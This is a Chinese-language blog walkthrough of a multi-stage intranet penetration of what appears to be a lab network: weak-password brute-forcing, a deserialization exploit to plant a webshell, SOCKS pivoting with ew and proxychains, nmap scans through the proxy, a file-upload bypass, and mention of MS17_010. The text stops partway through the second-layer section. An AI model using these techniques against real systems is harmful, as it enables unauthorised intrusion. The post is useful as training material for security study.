内网渗透 | 手把手教你如何进行内网渗透

原创Railgun HACK学习呀
2020-02-10原文


目录结构

1. 0x01 DMZ渗透
2. 0x02 跳板及内网探测
    2.1. 0x2.1 做跳板
    2.2. 0x2.2 内网探测
3. 0x03 第二层渗透
    3.1. 0x3.1 web渗透 or MS17_010
    3.2. 0x3.2 内网探测+跳板代理链
4. 0x4 第三层内网渗透
5. 0x5 总结
    5.1. 0x5.1 跳板总结
    5.2. 0x5.2 内网探测
    5.3. 0x5.3 后话

0x01 DMZ渗透

首页

看到DMZ开启了web服务，是一个typecho的cms，后台默认就是/admin




后台

尝试爆破


弱口令admin1234

但是找了一圈并没有发现有什么可以利用的,网上有一个反序列化的洞可以用。

exp



上面呢，就是利用exp将一句话写入当前目录的shellx.php中。



get shell


到这里呢，想了想我们的目标是内网，并且防火墙没开，就不考虑提权了。

0x02 跳板及内网探测

现在的目标是将此DMZ服务器当作跳板并探测内网的服务器。


0x2.1 做跳板

采用ew套接字<socks>代理，服务器上运行准备好的ew_for_linux64，本地使用proxifier配置如下：



代理规则配置如上，可以根据情况具体配置，以上是Windows端的配置，但是渗透难免会用到kali，所以kali也需要配置：

首先修改一下/etc/proxychains.conf，如下图所示：



修改完成后保存，然后就可以proxychains nmap等等。

至此，跳板配置基本完成。

还有一种方法是利用msf生成马儿让目标运行，反弹回来meterpreter查看路由添加路由，然后msf就可以访问内网，可以使用msf来探测以及渗透测试。

0x2.2 内网探测

这里首先有几种方法。

第一种，ifconfig，适用于双网卡的情况：

```
(apache:/etc/sysconfig/network-scripts) $ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.17.12  netmask 255.255.255.0  broadcast 172.17.17.255
        inet6 fe80::cb05:2436:70c:83b9  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:32:d1:9f  txqueuelen 1000  (Ethernet)
        RX packets 52557  bytes 34864849 (33.2 MiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 35801  bytes 12657620 (12.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10968  bytes 4951760 (4.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10968  bytes 4951760 (4.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


但是可以看到，并没有我们需要的信息。

第二种查看路由以及arp：

```
(apache:/var/www/html) $ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         172.17.17.2     0.0.0.0         UG    100    0        0 ens33
172.17.17.0     0.0.0.0         255.255.255.0   U     100    0        0 ens33
```


路由

上图是查看路由，还可以利用arp -a查看一下arp的信息，以及可以利用traceroute xxx.com查看一下路由走的路径。

但是看到也没有我们想要的信息，到这里我是很迷茫了，找不到内网另一个ip段，我就去问了一下环境的搭建者，他也不知道怎么找，索性就把ip段告诉了我，此处留个疑问，希望有想法的大佬联系我。

既然知道了ip段，就需要探测一下到底哪些主机我们可以渗透：

```
root@Night-Watch:~/Desktop# proxychains3 nmap -sT -sV -Pn -n -p80 10.10.1.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 03:53 EST
|S-chain|-<>-172.17.17.12:2333-<><>-10.10.1.1:80-<><>-OK
|S-chain|-<>-172.17.17.12:2333-<><>-10.10.1.2:80-<><>-OK
|S-chain|-<>-172.17.17.12:2333-<><>-10.10.1.3:80-<--timeout
|S-chain|-<>-172.17.17.12:2333-<><>-10.10.1.6:80-
```

nmap


利用proxychain nmap达到nmap使用代理扫描的效果，这里需要注意的是socket代理不支持ICMP协议，所以nmap的参数应设置如上图所示，端口可以自己改。

可以看到10.10.1.1以及10.10.1.2的80端口都开着，那我就proxychains3 firefox打开火狐访问了一下，第一个是路由器的管理，第二个是一个cms。到这里呢，可以去猜一下路由的密码，我是直接去看了cms，因为kali中渗透web有点麻烦，所以就利用上面配置好的proxifier代理在Windows下进行渗透。

0x03 第二层渗透

0x3.1 web渗透 or MS17_010


UKcms




后台

后台默认路径/admin.php，使用了默认账号密码admin 123456

这个cms呢，后台可以getshell，我是被卡在burpsuite抓包上面，开了burp suite总是无法访问，后来才发现，在burpsuite里面设置了socks代理就没必要再开proxifier了。burp配置如下：




第一种方法




第二种方法

如上配置后，就不需要再开socks代理工具了，否则会出现问题。




在后台添加php允许上传，再去上传点，不要传php因为判断了Content-Type。



传图片抓包改成php

会看到上传成功的提醒，关于路径有以下方法：



成功getshell，这是一种方法，比较麻烦。


前期内网探测时发现了这是台windows服务器，并且存在MS17_010漏洞，可以proxychains3 msfconsole利用msf直接打。

0x3.2 内网探测+跳板代理链

因为这是第二层内网，所以要连接webshell需要打开proxifier然后用AntSword进行连接。


双网卡

